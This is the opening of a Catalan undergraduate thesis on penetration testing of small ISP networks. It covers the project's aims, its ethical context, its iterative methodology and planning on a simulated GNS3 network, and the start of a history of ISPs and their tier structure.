# Tests de Penetració i Xarxes de Proveïdors de Serveis d'Internet

*Aprofundiment en procediments i tècniques en Seguretat Informàtica.*

**Francesc Codina Pena**

Treball de Fi de Grau

**Grau d'Enginyeria Informàtica**

Àrea de Seguretat Informàtica

Tutor/a de TF

**Gerard Farràs Ballabriga**

Professor/a responsable de l'assignatura

**Andreu Pere Isern Deyà**

Data de Lliurament

**Juny de 2023**

Universitat Oberta de Catalunya

**AGRAÏMENTS**

A la meva parella, la Iulia per el seu recolzament diari al llarg de tots aquests anys. T'estimo.

A tota la família i amics, en especial als meus pares als que mai podré estar prou agraït per l'educació i valors que m'han tramés tots aquests anys i la seva gran paciència i comprensió amb mi.

A la meva germana Laura, un exemple d'esforç i dedicació en la que em fixo a diari i la meva neboda Silvia, a la que espero poder ensenyar i explicar aquest treball algun dia.

A tots aquells professors i tutors amb els que he tingut el plaer de compartir temps al llarg d'aquests anys a la UOC i en especial a en Gerard, tutor d'aquest treball, per la seva guia, consells, coneixements i ànims constants.

A en Paquito (Francisco Herreros Tauste), per els consells i ànims quan anava perdut a l'hora de decidir com abordar un treball de fi de grau.

A Fitel Network i els seus responsables per la col·laboració i els consells i indicacions sobre com funciona la xarxa d'una ISP.

A tots aquells que de ben segur em deixo i que en algun moment al llarg del grau m'han animat i ajudat, disculpes i moltes gràcies.

FITXA DEL TREBALL FINAL

| | |
|---|---|
| Títol del treball: | **Tests de Penetració i Xarxes de Proveïdors de Serveis d'Internet**. |
| Nom de l'autor: | Francesc Codina Pena |
| Nom del consultor/a: | Gerard Farràs Ballabriga |
| Nom del PRA: | Andreu Pere Isern Deyà |
| Data de lliurament (mm/aaaa): | 06/2023 |
| Titulació o programa: | Grau Enginyeria Informàtica |
| Àrea del Treball Final: | Seguretat Informàtica |
| Idioma del treball: | Català |
| Paraules clau | Pentesting, Seguretat en xarxes ISP, Estudi de xarxes amb GSN3 |

Resum del Treball

Les xarxes que les ISP posen a disposició dels seus clients per a que aquests puguin accedir a Internet són un dels punts crítics en la defensa davant atacs perpetrats per adversaris amb la intenció d'obtenir informació o interrompre l'accés del servei dels clients d'aquests Sistemes Autònoms a la xarxa global. Els procediments clàssics d'auditoria de seguretat i anàlisi de vulnerabilitats a vegades resulten insuficients davant de la gran diversitat d'atacs i la creativitat d'alguns atacants a l'hora de dur a terme aquests. És per això que procediments de seguretat ofensiva en la que es simula un adversari com els tests de penetració han pres un rol rellevant a l'hora de determinar l'estat de la seguretat d'aquestes xarxes.

En aquest treball es realitza una primera aproximació a aquest procediment realitzant un repàs d'aquells conceptes teòrics i elements necessaris per entendre la seguretat informàtica a l'arquitectura d'una xarxa ISP per seguidament i mitjançant exemples pràctics i d'ús, realitzar un estudi de tècniques i eines de rellevància utilitzades sobre la simulació d'una xarxa d'aquest tipus amb la intenció de simular l'actuació d'un adversari. Aquest estudi de la seguretat ofensiva es realitza al llarg del treball recolzant-se en la simulació d'una xarxa mitjançant l'eina GSN3, que a banda de servir com entorn on realitzar les execucions ha resultat una eina clau per aprofundir en el disseny, implementació, gestió i entorn en general de la xarxa d'una ISP i en els

mecanismes dels que aquesta disposa per defensar-se davant d'atacs de disrupció de serveis.

Abstract

Networks used to access Internet that ISP put to customers disposal are one of the critical points that play a role on the defence against adversary cyber-attacks that attempt to obtain critical information or disrupt user access to the global network. Cyber Security classical approaches such as audits and vulnerability Assessment procedures may be insufficient for ISP when facing the wide variety of attacks and creativity used by adversaries among other reasons nowadays. To overcome this situations, offensive security procedures such as penetration tests that simulate adversary behaviour are starting to become the norm when assessing a systems security.

In this project we present an initial approach to penetration testing as a security assessment procedure by reviewing both fundamental concepts and theory behind network security followed by a study of tools and techniques used by attackers via examples and use cases on an ISP network to simulate adversary behaviour. This overall study of offensive security and practical approach is possible thanks to GSN3, a network simulation tool that aside from making this practical study possible by creating an environment where attacks could be safely and repeatedly executed, has been a key tool to dive into ISP networks design and implementation and to those mechanisms that this type of networks and ISP have at their disposal to defend against service disruption and other type of attacks.

# ÍNDEX DE CONTINGUTS

# ÍNDEX IL·LUSTRACIONS

# ÍNDEX TAULES

# 1. INTRODUCCIÓ

## 1.1. CONTEXT I JUSTIFICACIÓ DEL TREBALL

Avui dia és possible connectar-se a la xarxa des de més punts i llars dels que es podia imaginar fa menys d'una dècada, no només des de dispositius personals sinó de tot un seguit d'aparells i eines que ens envolten en el nostre dia a dia. Aquest fet és possible entre d'altres gràcies als serveis que les ISP[1] ofereixen de manera cada vegada més estesa i accessible a tota la societat en general. Per a que aquesta accessibilitat universal fos possible han hagut d'aparèixer petites ISP de caràcter local que desenvolupessin la infraestructura d'accés, ja que les grans companyies de telecomunicacions no poden respondre de manera específica a les necessitats de cada població o regió geogràfica. Ara bé, aquestes ISP no disposen de la infraestructura o dels recursos tècnics i financers dels que sí disposen les grans companyies de telecomunicacions i per tant, aspectes crítics com la seguretat de les xarxes solen quedar en segon pla degut a la falta de pressupost o personal per a la seva correcta implementació i monitoratge.

La necessitat d'una bona pràctica en qüestions de seguretat de xarxa no respon únicament als objectius de disponibilitat d'accés a internet per als clients o consumidors sinó que és necessària per poder protegir les dades de caràcter sensible d'aquests així com la seva privadesa a l'hora de navegar per la xarxa. Una ISP local es pot considerar per tant com la primera i última barrera de defensa i protecció entre els usuaris i la xarxa global i dependrà de la robustesa i resiliència d'aquesta que els drets fonamentals d'ús, accés i privadesa a la xarxa dels seus usuaris es puguin mantenir. En general la implementació de les xarxes de les ISP no es sol trobar descrita en detall i l'entorn d'aquestes en general no és molt conegut. Aquest és el motiu d'aprofundir en com encaren aquestes companyies de serveis d'accés a internet la problemàtica de la seguretat, les dificultats amb les que es troben en el dia a dia i quin és l'estat actual o avenços en aquest camp en particular. Així doncs, i amb el pretext d'una auditoria de seguretat sobre la xarxa d'una ISP, aquest treball de fi de grau d'Enginyeria Informàtica enfocat en l'àrea de la Seguretat pretén aprofundir en les particularitats de la seva arquitectura, les problemàtiques de seguretat que es poden trobar en aquesta, les mesures de prevenció i protecció emprades de manera més habitual i les prioritats que les ISP establiran a l'hora de determinar la gravetat d'un incident i la resposta a aquest.

A partir d'aquesta recerca es proposa realitzar i posar en pràctica sobre una xarxa d'aquest naturalesa un *Penetration Test* (Test de Penetració). Prèvia auditoria es detallaran els aspectes o fases que la componen, les eines emprades i la documentació generada, conceptes i coneixements que es consideren bàsics per a una primera introducció al que s'anomena Offensive Security (Seguretat Ofensiva) així com per posar una mica en context al lector. S'espera doncs, aprofundir en els aspectes teòrics del disseny i arquitectura d'una xarxa d'un proveïdor de serveis local, de pocs milers d'usuaris amb una infraestructura humana i tecnològica limitada per recursos si es compara amb grans companyies de telecomunicacions i per l'altra, en base a aquests coneixements adquirits, crear i/o emular tot

*1 Internet Service Providers.*

el procés d'una auditoria amb tots els artefactes que aquesta generi mitjançant l'estudi de tècniques i eines.

## 1.2. OBJECTIUS DEL TREBALL

Al llarg del grau s'ha anat desenvolupant un interès creixent en tot el que suposa l'arquitectura, disseny, implementació i administració de xarxes. Una de les majors qüestions que sempre sorgia és quanta seguretat és suficient per a que els usuaris d'aquesta xarxa disposin d'un accés segur, anònim i fiable. Amb el temps s'ha anat veient que tot i que les mesures de seguretat que es poden aplicar són moltes, és en el punt d'entrada o subministrament, responsabilitat de les *ISP*, on comença i acaba la protecció real i efectiva de l'usuari. Addicionalment i al llarg dels semestres, s'ha anat desenvolupant un altre gran interès en l'àrea de la Seguretat Informàtica, una àrea que abasta multitud de camps i molt especialitzada en alguns casos.

Tot i així hi ha certs coneixements i tècniques que es poden posar en pràctica a tots els àmbits de la informàtica com és el cas d'aquest treball, on es poden trobar auditories de seguretat en xarxes, aplicacions web o servidors entre d'altres. L'objectiu principal del treball és el de poder dur a terme una cerca i posada en pràctica dels coneixements adquirits al llarg del grau i dur terme procediments de *Network Pentesting* (Auditoria de Xarxes) per poder estendre la protecció de l'usuari envers a internet i per tant de protegir millor la xarxa d'una *ISP*. Addicionalment, aquest treball s'ha plantejat a partir d'un conjunt d'objectius menors igual d'importants, que s'enumeren a continuació.

- Aprofundiment en l'arquitectura de la xarxa d'una ISP i particularitats d'aquesta.
- Conèixer els mètodes d'auditoria de xarxes: *procediments, eines i tractament de les dades generades*.
- Generar un mètode d'auditoria bàsic, accessible i de fàcil implantació per a una *ISP* local que permeti avaluar l'estat de la seguretat de la xarxa sense haver de recórrer a tercers.
- Aprofundir en l'estat actual en el que es troba el camp de la seguretat informàtica en xarxes: *atacs i eines més habituals, conseqüències dels atacs i tipus d'atacants i els seus objectius*.
- Desenvolupar un projecte d'auditoria que es durà a terme sobre la simulació d'una xarxa. A partir d'aquesta auditoria, analitzar i presentar resultats així com mesures addicionals de *hardening* (reforç) que es podrien dur a terme.
- Descobrir, aprofundir i assimilar coneixements en l'àrea de seguretat informàtica ofensiva.

## 1.3. IMPACTE EN SOSTENIBILITAT, ÈTIC-SOCIAL I DE DIVERSITAT

Aquest treball es basa en la recerca i investigació d'eines, protocols i procediments per dur a terme una auditoria de seguretat en una xarxa i el resultat o producte final serà un seguit de procediments per a la realització d'aquesta. És per això que no es pot considerar inicialment

cap impacte en sostenibilitat, ja sigui positiu o negatiu de forma global. Es podria argumentar si s'entra en detalls que en l'apartat final de l'auditoria, en la que es presenten algunes recomanacions sobre accions a dur a terme per millorar la seguretat de la xarxa, es pot recomanar incrementar el nombre de serveis i mesures de seguretat que poden repercutir en petita mesura a l'augment del consum energètic d'un sistema i per tant pot existir un impacte negatiu. Tot i així, no és dins l'abast del treball el fet de com s'implementaran mesures de seguretat addicionals i per tant no es considerarà que hi hagi cap tipus d'impacte en sostenibilitat en cap dels apartats o el resultat final del treball.

En quant al comportament ètic i de responsabilitat social sí que s'hi poden trobar alguns components que poden encaixar. Tot i que en un principi es tracta d'un treball tècnic sense repercussions visibles (objectes tangibles), la justificació del treball de l'apartat anterior dona a entreveure quins components ètics i socials poden sorgir d'aquest projecte. Per exemple, tot i que l'usuari final es pot considerar responsable de l'ús que faci en l'accés a la xarxa, és responsabilitat de les grans companyies de telecomunicacions i en particular de les *ISP*, no només treballar en oferir un servei dissenyat per a la millora del negoci que en puguin generar, si no que aquest ha de mantenir l'anonimat per als usuaris. Mesures en defensa de la privadesa i protecció de les dades d'aquests, l'anonimat o la seva autonomia fent ús de la xarxa són aspectes fonamentals a l'hora d'oferir un servei de connexió a la xarxa ètic i responsable.

Per últim cal fer notar que moltes d'aquestes *ISP* que ofereixen servei d'accés a la xarxa en àmbits geogràfics reduïts es troben moltes vegades amb departaments de disseny, implementació i monitoratge d'aquestes xarxes amb un nombre de personal molt reduït, multitud de tasques a realitzar i un pressupost limitat en recerca, formació i investigació. Aquest fet porta a que no es puguin dur a terme totes les accions necessàries per garantir o complir els punts anteriors esmenats així com a posar en pràctica tècniques de seguretat en xarxes bàsiques, que empreses més grans i amb major pressupost poden degut a la diferencia en personal i recursos disponibles. Per tant, i tot i que no és objectiu final d'aquest treball elaborar una eina capaç de millorar les tècniques de protecció d'una xarxa, sí que n'és objectiu ensenyar que és possible aplicar tècniques i procediments de seguretat ofensiva a partir de programari lliure, que requereix poca formació específica per personal ja especialitzat en treballar amb xarxes i que aquest pot ser realment útil per oferir un servei de seguretat de qualitat a cost molt reduït. En definitiva, les noves tecnologies i tècniques en protecció de xarxa haurien de ser accessibles per a tothom.

## 1.4. ENFOCAMENT I MÈTODE SEGUIT

Per poder desenvolupar l'auditoria en la que es basa el treball s'ha decidit dividir aquest en dos apartats principals: **apartat teòric i de recerca** i **apartat pràctic**. L'apartat pràctic addicionalment es dividirà en 3 apartats diferenciats i s'obtindrà el que seran els 4 apartats troncals sobre els que es realitzarà la planificació del projecte: **Qüestions teòriques**, **Disseny i implementació de la xarxa en un simulador**, **Disseny i posada en marxa de l'entorn de treball** i **Auditoria (estudi d'eines i tècniques)**.

**A l'apartat teòric** es descriurà a grans trets l'arquitectura d'una xarxa i en detall aquelles característiques que incorporen les xarxes d'una *ISP*. Dins d'aquestes característiques i detalls s'hi poden trobar elements de *hardware* (elements físics) com encaminadors o

servidors, elements de *software* (elements de programari) com tallafocs o sistemes de monitoratge de xarxa i elements necessaris per a la implementació d'una xarxa com serien els protocols que es troben al model *TCP/IP*[2]. Tot i que a priori són coneixements bàsics ja estudiats al llarg del grau, s'ha considerat necessari dedicar una part del treball a descriure la seva naturalesa i funció ja que aquests ajudaran més endavant a entendre el com, el perquè, el quan i l'on a l'hora de realitzar el procés d'auditoria. En aquest apartat també es definirà a grans trets el que serà el *target* (el blanc de la auditoria), una *ISP*, així com també establir les bases teòriques (tipus, objectius, funció i resultats) del que seria una auditoria de seguretat, fent incís en les basades en xarxes. Per últim s'enumeren i descriuen les mesures de seguretat més habituals, la necessitat d'aquestes, algunes problemàtiques derivades de l'aplicació d'una o altra i quins objectius s'espera assolir amb elles.

**En quant a la recerca**, aquesta es centrarà més en l'anàlisi de la xarxa d'una *ISP*. En aquesta es cercarà i descriurà quins són els punts febles d'una xarxa, els tipus d'atacs més habituals que es poden trobar i quines conseqüències pot tenir cadascun d'aquests. Així mateix es farà una diferenciació de les fases d'un atac i es definiran diferents elements que es poden trobar en aquestes. Elements com eines, mesures de seguretat, documentació que es genera en cada fase i la interpretació dels resultats seran altres punts que es treballaran en aquest apartat.

Per dur a terme gran part d'aquest apartat s'ha arribat a un acord de col·laboració amb una *ISP*, amb la que mitjançant entrevistes i formularis s'espera poder resoldre des del punt de vista i experiència real d'aquesta, qüestions sobre l'arquitectura i disseny de la xarxa, les raons per les que es decideix emprar unes o altres mesures de seguretat i quines són les problemàtiques que es poden trobar en el dia a dia de l'administració de la xarxa d'una *ISP*. Per a desenvolupar aquest primer apartat s'ha decidit dividir totes aquestes qüestions teòriques i de recerca en tasques, que s'afegiran a un *backlog* (reserva), des d'on s'aniran completant, com si d'un procés Kanban[3] es tractés. Aquestes tasques es correspondran en gran mesura als diferents capítols de l'apartat i addicionalment, cada setmana de la duració d'aquest apartat es farà una revisió de l'estat del treball per veure si es podrien afegir noves tasques (capítols) que millorin la l'apartat.

**En segon lloc** i com tema principal del treball, es durà a terme un **apartat pràctic**: **L'auditoria de seguretat de la xarxa**. Aquest es basarà en les eines, tècniques i coneixements descrits i el seu objectiu és poder realitzar un estudi dels elements més tècnics que intervenen en un pentest. Aquest apartat es nodrirà de la recerca de l'apartat anterior, on es desenvoluparà un seguit de procediments o protocols per dur a terme l'auditoria. Aquesta auditoria necessitarà de la simulació d'una xarxa i aquestes dues (auditoria i simulació) d'un entorn on executar tots els procediments i poder presentar un *proof of work*[4] per al TFG. Per tant s'haurà de definir aquest entorn de treball i execució, configurar-lo i posar-lo en marxa. Aquest procediment es pot veure descrit en el capítol *Planificació del Treball* i s'anirà desenvolupant des de bon principi, sent la seva execució de manera seqüencial i per tant amb tasques amb

---

*[2] Transmission Control Protocol and Internet Protocol o també conegut com IPS, sigles que corresponen a Internet Protocol Suite.*
*[3] Procés de desenvolupament de treballs **agile**. Veure Kanban, **Agile Alliance – Glossary**.*
*[4] Prova de treball o exemple*

dependències. Aquest apartat s'hauria de finalitzar abans de començar a implementar la xarxa.

**El disseny i simulació de la xarxa** s'ha plantejat com un procés seqüencial que una vegada finalitzat inclou revisions per a cada setmana. Això és degut a que per a poder dur a terme l'apartat principal de la pràctica es necessitarà d'una xarxa funcional inicial. Així doncs, una vegada es disposi d'una xarxa funcional, s'aniran afegint dispositius, elements o configuracions que es creguin necessaris per emular la xarxa de la ISP i així poder iniciar l'apartat de l'auditoria quan abans millor. En quant al procés de disseny de la topologia, necessària per a la simulació, s'anirà construint a mida que s'avanci en els diferents apartats i les converses amb la ISP. Així doncs serà un procés continu de desenvolupament de l'arquitectura on s'afegiran els diferents elements i configuracions a mida que es resolguin els diferents apartats teòrics i de recerca previstos.


La capacitat i experiència amb les eines que s'acabaran utilitzant i les diferents accions que es duran a terme amb elles s'aniran adquirint a mida que es vagi avançant amb l'auditoria. Addicionalment, al llarg del desenvolupament d'aquest apartat s'anirà generant documentació que s'utilitzarà al final del projecte per descriure la posada en marxa d'aquest entorn.

**Per últim** es troba **l'apartat principal del TFG, l'Estudi d'Eines, Tècniques i Procediments**. Aquest apartat es treballarà per fases seqüencials i aquestes agrupades en forma d'iteració. És a dir, al final de la última fase, es revisarà les dades generades i es decidirà si escau realitzar una altra iteració. S'ha decidit realitzar d'aquesta manera degut a la naturalesa del funcionament d'una auditoria, on es pot donar la situació en que amb la informació extreta en una fase en particular es pot millorar l'execució d'una fase anterior. Per tant, en comptes de realitzar de manera exhaustiva cada fase (tots els atacs i eines possibles) s'ha decidit limitar la durada de cadascuna d'aquestes i incloure-les en iteracions.

**En resum,** es poden identificar i diferenciar diferents metodologies al llarg del treball. Per una banda es disposa d'un enfocament més clàssic en quant a l'apartat teòric i de recerca, on s'han establert certs coneixements que es volen descriure i informació que s'ha de recopilar. D'aquests es generaran tasques i s'aniran completant les tasques dins del termini establert. En segon lloc, ara sí, s'emprarà una metodologia més àgil a l'hora d'implementar la xarxa sobre la que s'executarà la simulació. En el nostre cas, el *product backlog* estarà inicialment compost per les tasques que s'hagin definit en base a l'apartat de teoria i recerca. D'aquest s'aniran seleccionant diferents tasques. La idea es poder disposar des de bon principi d'una xarxa funcional, a la que s'aniran incloent en cada cicle o increment, nous dispositius, configuracions i funcionalitats. Com que aquesta tasca d'implementació de la xarxa es desenvoluparà en paral·lel amb la dels processos de l'auditoria, s'haurà d'estar constantment analitzant els resultats d'una i altra per anar determinant si hi ha tasques noves a afegir al *backlog* o d'altres que s'haurien de modificar. Per últim es troba el procés d'auditoria. Aquest es tracta d'un procés en constant desenvolupament. A mida que s'aprofundeixi en les diferents eines i tècniques, en primer lloc es dedicarà un temps a familiaritzar-se amb elles, a ser possible dins de la pròpia simulació. Una vegada es disposi del coneixement i la pràctica per a una fase en concret, es desenvoluparà aquesta, ja sigui mitjançant codi, configuracions o documentació que es generi. D'aquesta manera, es disposarà des de bon inici d'un procés funcional sobre una simulació funcional, que s'anirà ampliant fins a completar tot el treball.

## 1.5. PLANIFICACIÓ DEL TREBALL

Tal i com s'ha descrit a l'apartat anterior, es poden diferenciar les 4 línies de treball de la imatge següent.




*Il·lustració 1 - Estructura del TFG*

APARTAT TEÒRIC

S'ha definit una taula de continguts per a tot el treball, taula que s'anirà revisant al llarg d'aquests per si s'ha d'afegir o treure algun capítol.

- **Accés a la xarxa i les ISP**
  - Descripció de les ISP
  - Característiques, funcionalitat i objectius
  - Serveis que ofereixen
- **Arquitectura de la xarxa d'una ISP**
  - Elements que la componen i breu descripció
  - Capes 2 i 3 del model TCP/IP
  - Protocols que s'utilitzen així com breu descripció i particularitats
- **Seguretat en Xarxes d'aquest tipus**
  - Que es la seguretat en xarxes (*protecció, prevenció, detecció, …*)
  - Objectius i necessitat d'aquesta
  - Conseqüències d'atacs informàtics
  - Punts febles d'una xarxa
  - Mesures, eines i tècniques de prevenció, protecció, detecció i neteja.
  - Tipus d'atacs i d'altres accions resultants d'un atac
- **Auditories de Xarxa**
  - Que són i quins tipus d'auditories ens trobem
  - Objectius de les auditories
  - Fases que la componen
  - Documentació que genera una auditoria
- **Resultats i interpretació d'aquests**

A partir d'aquesta taula s'han generat les tasques corresponents i s'han col·locat a la columna corresponent des d'on s'aniran completant. Cada setmana es revisaran les tasques pendents de revisió i si es considera que aquestes es poden millorar o no s'han completat del tot, es retornaran al grup de tasques pendents. Eines de gestió de projectes com un **taulell d'estats** (*pending, in progress, finished*) i un **Diagrama de Gannt** ajudarà a gestionar correctament


l'apartat i en aquest cas s'ha decidit fer ús de la versió gratuïta de *SmartSheet*[5], aplicació web que ofereix totes les funcionalitats que es necessiten.

## APARTAT PRÀCTIC

Per representar la planificació de treball de l'apartat pràctic s'ha fet ús d'un *diagrama de Gantt* per facilitar-ne la comprensió i poder visualitzar la planificació al llarg del treball, tot i que la seva lectura no s'hauria de realitzar estrictament com si d'un procediment seqüencial es tractés. Així mateix, les dates i duració de les tasques indicades són merament representatives per poder en qualsevol moment identificar en quin punt del desenvolupament es troba el projecte, però poden i aniran variant al llarg d'aquest. El més important a destacar de la planificació i per al que sí que resultarà realment útil el diagrama és per a definir dependències entre tasques.


A banda d'això, el temps de dedicació inicial estipulat per a la dedicació al treball serà d'unes 25 hores setmanals, quantitat que també anirà variant en funció de l'estat del projecte quan es facin les revisions parcials sobre l'estat d'aquest així com problemes que puguin sorgir al llarg de tot el procés. Les eines emprades al llarg de l'apartat pràctic seran molt variades i dependran en gran mesura de quin tipus d'accions es portin a terme en cada fase. A cada apartat es descriurà la situació i els objectius que es volen assolir i en funció d'aquests s'escollirà una o altra eina o tècnica.

Es pot trobar per una banda l'entorn, on s'haurà d'escollir algun programari de virtualització simular la xarxa (encara no s'ha decidit quina de les dues opcions de simulació s'utilitzarà: *EvE* o *GSN3*), *end points* i el dispositiu emprat per als atacs i per l'altra el de les eines per realitzar els atacs.  Aquestes últimes es poden trobar arreu o codificar des de zero, però el



*Il·lustració 2 - Diagrama Gannt Projecte*

[5] *Collaborative Work Management Tools, Smartsheet.*




*Il·lustració 3 – Planificació Apartat Xarxa*

més probable és que s'acabin emprant les que ja incorporen distribucions Linux com *ParrotOS* (*Debian*) o *Kali Linux* (*Debian*), que en són moltes i són les que es creu que la gran majoria de *pentesters* fan servir al sector de la seguretat informàtica i de les que es podrà trobar àmplia documentació en línia. A les següents imatges es pot visualitzar de manera general i en detall la planificació per a cada apartat. Es pot observar com tant a l'apartat de xarxa com al d'auditoria s'hi han afegit repeticions (iteracions).

## 1.6. BREU SUMARI DE PRODUCTES OBTINGUTS

Tot i que el treball no abasta la creació de cap producte o programari, sí que al final d'aquest es podran identificar dos objectes resultat de la feina realitzada. Per una banda es troba tot el treball de recerca en eines, procediments i estat actual de les auditories de seguretat i la seguretat en xarxes en general i per altra banda es disposarà d'un seguit d'activitats o *proof of work* en el que es podrà observar la posada en pràctica d'una auditoria de seguretat mitjançant la totalitat del procés i/o exemples més específics, així com el codi, si escau, generat per a posar en marxa aquesta auditoria. A banda d'aquests dos punts clau, a la conclusió de la pràctica es disposarà de la simulació de la xarxa d'una ISP (tot un entorn d'execució) així com de possibles anàlisis dels resultats de l'auditoria sobre aquesta, recomanacions de seguretat en cas de que fossin necessàries i conclusió de tot el procediment de recerca i aprenentatge en el que s'ha basat el TFG.

## 1.7. BREU DESCRIPCIÓ DELS ALTRES CAPÍTOLS DE LA MEMÒRIA

**L'apartat 2 Materials i Mètodes**, serà l'apartat principal d'aquesta memòria i a capítols com Accés a la Xarxa i ISP, Arquitectura de la Xarxa d'una ISP o Seguretat en Xarxes ISP s'hi trobarà tota la base teòrica necessària per al disseny de la xarxa així com d'una recopilació d'eines i tècniques emprades en les auditories de seguretat. Seguidament es podrà veure tot el procés de planificació i disseny de l'entorn que s'emprarà per a realitzar tant la simulació com l'atac a aquesta. A **Auditories de Xarxa** s'hi trobaran descripcions del que es vol assolir en cada fase així com modificacions que es vagin realitzant (aquestes xarxes es podran trobar a l'annex del treball). També s'inclouran exemples i qüestions que vagin sorgint al llarg del

procés de desenvolupament. Així mateix, com que es tracta d'un procés iteratiu en el que s'aniran revisant els resultats parcials, s'hi podran trobar les decisions preses en base a observacions que es facin per a futures iteracions.

Seguidament, a **l'apartat 3** s'hi trobarà el capítol de resultats amb **l'estudi de les diferents fases i les seves eines i tècniques corresponents**. Aquestes s'explicaran pas a pas així com la documentació que va apareixent. Una vegada finalitzada l'auditoria o eina, es presentaran i discutiran els resultats d'aquesta, indicant a la mateixa vegada si hi ha hagut algun contratemps o error que s'ha detectat durant l'execució. Per últim, i en el mateix apartat es podrà trobar un seguit de recomanacions en matèria de seguretat en base als resultats obtinguts. S'observaran els artefactes generats que s'entreguen a l'empresa que ha contractat el servei d'auditoria i quins usos poden donar-li.

**A l'apartat 4** es podrà trobar l'apartat de **Conclusions i Treballs Futurs**, en el que es descriuran les conclusions extretes de la realització d'aquest treball i observacions o comentaris personals així com possibles treballs o projectes futurs producte dels interessos que apareguin amb la realització d'aquest treball o la possibilitat d'ampliar i aprofundir en el mateix. Addicionalment es podrà trobar un breu recull d'alguns dels problemes i contratemps trobats al llarg de la realització del projecte així com algunes modificacions realitzades a aquest i les raons d'aquests canvis.

**Per finalitzar** aquesta memòria, s'ha inclòs **un annex** on es podran trobar elements com les descripcions de les xarxes, codi de certa extensió, la posada en marxa de l'entorn i alguns dels seus elements així com tot aquell material que no ha tingut cabuda dins dels apartats anteriors.

# 2. MATERIALS I MÈTODES: CONEIXEMENTS I DEFINICIONS

## 2.1. ACCÉS A LA XARXA I PROVEÏDORS DE SERVEIS D'INTERNET


INTERNET SERVICE PROVIDERS

Prèvia aparició del *World Wide Web*, popularment conegut com Internet, la comunicació entre xarxes de computadors es realitzava mitjançant connexions bidireccionals. Així doncs universitats, centres de recerca o administracions governamentals es comunicaven a través d'un *link* (enllaç) físic directe i dedicat entre una i altra. A mida que es van anar realitzant avenços tecnològics i desenvolupant millors protocols de comunicació es va disposar d'eines per a que aquestes xarxes aïllades poguessin comunicar-se d'una manera estandarditzada i oberta entre elles.

Addicionalment calia una infraestructura que implementés de manera física aquestes connexions així com gestionar els enllaços entre xarxes i degut a que la comunicació entre aquestes es realitzava fent ús de línies telefòniques, qui millor que les companyies de telecomunicacions existents a l'època, que ja disposaven de la infraestructura, per realitzar la tasca de gestionar aquests *links* entre xarxes. És per aquest motiu que moltes de les grans companyies de telecomunicacions d'àmbit geogràfic internacional i nacional van passar a oferir serveis que els usuaris podien contractar per connectar les seves xarxes locals o llars, juntament amb els serveis de telefonia dels que ja poguessin disposar.

Així doncs, aquestes companyies van passar a oferir serveis d'interconnexió de xarxes i són el que avui en dia es coneixerien com les ISP. Tal i com es pot imaginar, la infraestructura de les ISP no era prou àmplia per arribar a tot l'àmbit geogràfic així que aquestes van connectar-se entre elles en el que es podria definir com una única **xarxa de xarxes***.* Amb el pas dels anys i els avenços en protocols, materials i tecnologies va ser necessari millorar la xarxa de les ISP: *enllaços de major capacitat i velocitat, nous materials o més nodes d'accés a la xarxa per a un ecosistema d'usuaris en constant creixement*. En funció de l'extensió o abast geogràfic dels enllaços aquestes ISP van començar a especialitzar-se dins d'aquesta malla. Podia començar a veure's com algunes ISP oferien enllaços intercontinentals, d'altres ISP que distribuïen enllaços dins de l'àmbit continental i ISP que únicament oferien accés als usuaris a nivell local i no disposaven d'enllaços amb moltes altres ISP. Aquesta evolució va anar portant cap a un sistema jerarquitzat que **avui en dia es pot descriure amb el model de *Tiers* (nivells) de les ISP**.

